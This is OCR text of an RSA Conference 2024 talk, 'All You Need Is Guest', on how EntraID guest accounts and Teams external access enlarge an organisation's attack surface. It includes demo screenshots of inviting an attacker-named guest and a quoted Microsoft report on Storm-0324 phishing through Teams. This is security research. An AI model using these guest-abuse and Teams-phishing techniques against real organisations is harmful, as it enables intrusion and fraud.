RSAConference™2024
San Francisco | May 6 – 9 | Moscone Center

THE ART OF POSSIBLE

SESSION ID: HTA-M02

All You Need Is Guest

#RSAC

Michael Bargury
Cofounder and CTO
Zenity
@mbrg0

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Agenda


- Why invite guests in?
- Security research and threat actor exploitation, exposing the real attack surface of guests
  - Teams-based phishing
  - Enumeration
  - Power-pwn
- How to protect your organization

WHY invite guests in?

And the promise of deny-by-default access

How can two parties collaborate over a bunch of files?

F1000 enterprise




Small vendor

Safe guest access must be:


(a) Easy for vendors to onboard

(b) Easy for IT/security to control

(a) It’s super easy to get a guest account



(b) Control guests like employees



Enterprise controls to ensure secure access: MFA, RBAC, CA, device attestation, threat monitoring …

F1000 tenant

(b) Applying security controls to guests

Need guest access ➔ Require security controls

(b) Applying security controls to guests

Need guest access ➔ Require security controls

Security controls ➔ Require AAD account

(b) Applying security controls to guests

Need guest access ➔ Require security controls

Security controls ➔ Require AAD account

AAD account ➔ Grants full access

Q.E.D. …?

(b) Applying security controls to guests

Need guest access ➔ Require security controls

Security controls ➔ Require AAD account

AAD account ➔ Grants ~~full~~ **deny-by-default** access

EntraID guest recap

- It’s super easy to get a guest account
- EntraID security controls apply
- Access is deny-by-default

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Guest accounts in practice

Security research into the real implication of guests

#RSAC
@mbrg0

Microsoft Teams

Search

Activity
Chat
Teams
Calendar
Calls
Files
...
Apps
Help

Teams

Your teams

Vo Vendor onboarding ...

Vo

Vendor onboarding ...

Vendor onboarding

Members | Pending Requests | Channels | Settings | Analytics | Apps | Tags

This team has guests.

Search for members

Add member

Owners (1)

Name	Title	Location	Tags	Role
Greg Winston	VP of IT			Owner

Members and guests (2)

Microsoft Teams

Search

Activity
Chat
Teams
Calendar
Calls
Files
...
Apps
Help

Teams

Your teams

Vo Vendor onboarding ...

Vo

Vendor onboarding ...

Vendor onboarding

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Apps
Help

Teams

Your teams

Vo Vendor onboarding

Vo Vendor onboarding
Vendor onboarding

Add member

Tags

Role

Owner

Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

Start typing a name or group

Add

Close

Microsoft Teams

Search

Activity
Chat
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Calendar
Calls
Files
Apps
Help

Teams

Your teams

Vo Vendor onboarding

Vo Vendor onboarding
Vendor onboarding

Add member

Tags

Role

Owner

Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

hacker5@pwntoso.onmicrosoft.com

Add

Add **hacker5@pwntoso.onmicrosoft.com** as a guest

Close

Microsoft Teams

Search

Activity
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Calendar
Calls
Files
Apps
Help

Teams

Your teams

Vo Vendor onboarding

Vo Vendor onboarding
Vendor onboarding

Add member

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Role

Owner

Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

Start typing a name or group

Add

H hacker5 (Guest)
This person has been added, but it might take a while for them to show up in your member list.

Close

Microsoft

Sign in

hacker5@pwntoso.onmicrosoft.com

No account? Create one!

Can't access your account?

Back Next

Sign-in options

Microsoft

hacker5@pwntoso.onmicrosoft.com

Permissions requested by:

Zenity Demo
zenitydemo.onmicrosoft.com

By accepting, you allow this organization to:

- Receive your profile data
- Collect and log your activity
- Use your profile data and activity data

You should only accept if you trust Zenity Demo. **Zenity Demo has not provided links to their terms for you to review.** You can update these permissions at https://myaccount.microsoft.com/organizations.
Learn more

This resource is not shared by Microsoft.

Cancel Accept

#RSAC
@mbrg0

My Apps

Search apps

H

Apps

This is unavailable due to your account permissions and company's settings

Apps dashboard

Add apps | Create collection | Customize view

Apps

Apps

Settings

There are no apps to show.

Zenity Demo

Sign out

H

Hacker5

hacker5@pwntoso.onmicroso...

View account

Switch organization

Sign in with a different account

Everything works as expected ?

Everything works as expected ? ??

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Teams-based phishing

The real attack surface of guests

#RSAC
@mbrg0

Phishing via Teams: exploited by Storm-0324

Research Endpoint security Microsoft Defender XDR Threat actors · 8 min read

Malware distributor Storm-0324 facilitates ransomware access

By Microsoft Threat Intelligence


https://www.microsoft.com/en-us/security/blog/2023/09/12/malware-distributor-storm-0324-facilitates-ransomware-access/

New Teams-based phishing activity


In July 2023, Storm-0324 began using phishing lures sent over Teams with malicious links leading to a malicious SharePoint-hosted file. For this activity, Storm-0324 most likely relies on a publicly available tool called TeamsPhisher. TeamsPhisher is a Python-language program that enables Teams tenant users to attach files to messages sent to external tenants, which can be abused by attackers to deliver phishing attachments. These Teams-based phishing lures by threat actors are identified by the Teams platform as "EXTERNAL" users if external access is enabled in the organization.

Microsoft takes these phishing campaigns very seriously and has rolled out several improvements to better defend against these threats. In accordance with Microsoft policies, we have suspended identified accounts and tenants associated with inauthentic or fraudulent behavior. We have also rolled out enhancements to the Accept/Block experience in one-on-one chats within Teams, to emphasize the externality of a user and their email address so Teams users can better exercise caution by not interacting with unknown or malicious senders . We rolled out new restrictions on the creation of domains within tenants and improved notifications to tenant admins when new domains are created within their tenant. In addition to these specific enhancements, our development teams will continue to introduce additional preventative and detective measures to further protect customers from phishing attacks.

Phishing via Teams




Phishing via Teams

